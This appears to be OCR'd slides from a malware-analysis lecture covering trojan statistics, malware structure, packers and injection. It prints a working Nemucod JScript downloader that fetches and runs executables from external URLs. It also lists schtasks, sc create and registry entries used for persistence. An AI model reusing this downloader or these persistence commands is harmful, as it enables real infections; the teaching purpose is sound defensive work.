





Cryptocurrency threat detection trend in 2021, seven-day moving average




Bitcoin and Ethereum/USD exchange rates in 2021, seven-day moving average



Top malicious email attachment types<sup>2</sup> in T3 2021



## MSIL



# Actual TOP CZ

MSIL/Spy.AgentTesla trojan	27.81%
Win32/Formbook trojan	14.88%
Win32/PSW.Fareit trojan	13.39%
Win32/Rescoms trojan	3.29%
MSIL/Spy.Agent.AES trojan	3.06%
DOC/Agent.HY trojan	2.02%
Win32/Agent.TJS trojan	1.43%
Java/Spy.Agent.R trojan	1.38%
MSIL/NanoCore trojan	0.71%
MSIL/Spy.Agent.DFY trojan	0.63%

# Intermezzo 3

Bad programming examples

```

int main()
{
    char* alphabet = NULL;
    char* midPart = NULL;
    char dateStr[] = "12Jun9";    // for example

    int currHour = 6;            // for example

    if (currHour != 21)
    {
        if (currHour == 22)
            goto NIGHT_HOURS;
        if (currHour == 23)
            goto NIGHT_HOURS;
        if (currHour == 24)
            goto NIGHT_HOURS;
        if (currHour == 1)
            goto NIGHT_HOURS;
        if (currHour == 2)
            goto NIGHT_HOURS;
        if (currHour == 3)
            alphabet = useAlphabet_1();
        if (currHour == 4)
            alphabet = useAlphabet_1();
        if (currHour == 5)
            alphabet = useAlphabet_1();
        if (currHour == 6)
            alphabet = useAlphabet_1();
        if (currHour == 7)
            alphabet = useAlphabet_1();
        if (currHour == 8)
            alphabet = useAlphabet_1();
        if (currHour == 9)
            alphabet = useAlphabet_2();
        if (currHour == 14)
            alphabet = useAlphabet_2();
        if (currHour == 15)
            alphabet = useAlphabet_2();
        if (currHour == 16)
            alphabet = useAlphabet_2();
        if (currHour == 17)
            alphabet = useAlphabet_3();
        if (currHour == 18)
            alphabet = useAlphabet_3();
        if (currHour == 19)
            alphabet = useAlphabet_3();
        if (currHour == 20)
            alphabet = useAlphabet_3();

        midPart = generateMidPart(dateStr, alphabet);
        // ... URL = PREFIX + midPart + SUFFIX ...
    }

    NIGHT_HOURS:

```

```

int main()
{
    char *alphabet = NULL;
    char *midPart = NULL;
    char dateStr[] = "12Jun9";    // for example

    int currHour = 6;            // for example

    if (currHour == 22)
        goto NIGHT_HOURS;
    if (currHour == 23)
        goto NIGHT_HOURS;
    if (currHour == 24)
        goto NIGHT_HOURS;
    if (currHour == 1)
        goto NIGHT_HOURS;
    if (currHour == 2)
        goto NIGHT_HOURS;
    if (currHour == 3)
        alphabet = useAlphabet_1();
    if (currHour == 4)
        alphabet = useAlphabet_1();
    if (currHour == 5)
        alphabet = useAlphabet_1();
    if (currHour == 6)
        alphabet = useAlphabet_1();
    if (currHour == 7)
        alphabet = useAlphabet_1();
    if (currHour == 8)
        alphabet = useAlphabet_2();
    if (currHour == 9)
        alphabet = useAlphabet_2();
    if (currHour == 10)
        alphabet = useAlphabet_2();
    if (currHour == 11)
        alphabet = useAlphabet_2();
    if (currHour == 12)
        alphabet = useAlphabet_2();
    if (currHour == 13)
        alphabet = useAlphabet_3();
    if (currHour == 14)
        alphabet = useAlphabet_3();
    if (currHour == 15)
        alphabet = useAlphabet_3();
    if (currHour == 16)
        alphabet = useAlphabet_3();
    if (currHour == 17)
        alphabet = useAlphabet_3();
    if (currHour == 18)
        alphabet = useAlphabet_3();
    if (currHour == 19)
        alphabet = useAlphabet_3();
    if (currHour == 20)
        alphabet = useAlphabet_3();

```

# Krachulka incident 2019

- Authors decided to use Salsa20 cypher
- But decided to implement “Decrypt” function by themselves
- Interchanged different key expanse functions
- Practically ruined malware’s ability to function





# TYPICAL STRUCTURE AND BEHAVIOR OF MALWARE




# Modern Malware

- **Business**
- **Professionalization- malware as service**
- **Variability/Obfuscation by install**
- **Modularity**
- **Complexity**


# Motivation of malware

- **Infection** and penetration of systems.
- **Persistence** and hiding.  
Survive as long as possible
- **Monetization**



# How modern malware looks like



# Everything is packed– Injector/Kryptik




1. Read key
2. Decrypt data
3. Execute



# Injector

- Injecting is hiding technique where malicious code is running in another process memory.


# Life expectancy of malware stages



Dropper  
Downloader  
JS,VBS,SFX,  
Java

- Infection

Nemucod vs other email detections (03/2016)



■ Nemucod ■ Other

**JS/TrojanDownloader.Nemucod.AA trojan**

**Delivery\_Notification\_00272460.doc.js**

```
var a1='';function sdi() { a1 += 'entSt'; mby(); }; function cc() { a1 += 'e '; zes(); }; function sl() { a1 += 'pe ='; op(); }; function bpg() { a1 += 'va'; pdb(); }; function gp() { a1 += ' '; }; fden(); }; function cayi() { a1 += 'ec'; u(); }; function s() { a1 += '1'; wbnk(); }; function kcum() { a1 += '010'; ul(); }; function fcxx() { a1 += 'ion d'; teg(); }; function rblc() { a1 += 'a.w'; tohy(); }; function pg() { a1 += '.co'; rar(); }; function fg() { a1 += '.exe'; ntzm(); }
```




## JS/TrojanDownloader.Nemucod.AA trojan

```
function dl(fr, fn, rn) {
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function() {
        if (xo.readyState === 4) {
            var xa = new ActiveXObject("ADODB.Stream");
            xa.open();
            xa.type = 1;
            xa.write(xo.ResponseBody);
            xa.position = 0;
            xa.saveToFile(fn, 2);
            xa.close();
        }
    };
    try {
        xo.open("GET", fr, false);
        xo.send();
        if (rn > 0) {
            ws.Run(fn, 0, 0);
        }
    } catch(er) {}
};
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=1517361", "73416104.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=4498732", "66958255.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=9203343", "63257920.exe",
1);
```


Win32/Injector.BRNC trojan



## Win32/Injector.BRNC trojan



# Attack scheme of Downloader - Filecoder



# Persistence - I

- Malware priority is to stay on computer as long as possible

## Startup registers

```
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon \ Userinit ]  
  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce ]  
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Windows ]
```

# Persistence - II

## Startup folders

C:\Documents and Settings\Martin.Jirkal\Start Menu\Programs\Startup

- Windows XP

C:\Users\Martin.Jirkal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

- Windows 7

## Schedule Manager

```
schtasks / Create /tn NotSuspiciousTask /sc ONLOGON /tr C:\ temp \ malware .exe
```

## Service Manager

```
sc create NotSuspiciousService binPath = "C:\ temp \ malware . exe " start = auto
```

# Pesistence - III

## Extension association

```
[ HKEY_CLASSES_ROOT \. exe ] = MalwareExtensionOpener  
[ HKEY_CLASSES_ROOT \ MalwareExtensionOpener \ shell \ open \ command ] = C:\ temp \ malware .  
exe
```

- Infection of MBR (Master boot record) stores and run malware from unused space of disk during OS boot process.

# Persistence - IV

Order hijack. Insertion of dynamic library on disk in a way where system loads malware library instead intended library in different location.

## Search order with SafeDllSearchMode ON (Windows Vista+)

1. Folder with binary file
2. System folder (C:\Windows\System32).
3. 16-bit system folder (C:\Windows\System).
4. Windows folder
5. Actual folder
6. Folders in environment variable PATH.

# Hiding - I

- Inject malicious code into different process. Http traffic from iexplore.exe is not strange.
- Commonly injected processes:
  - svchost.exe
  - explorer.exe
  - csrss.exe
- Malware named after common process and/or executed from windows libraries common location(C:\Windows\System32)



# Hiding- II

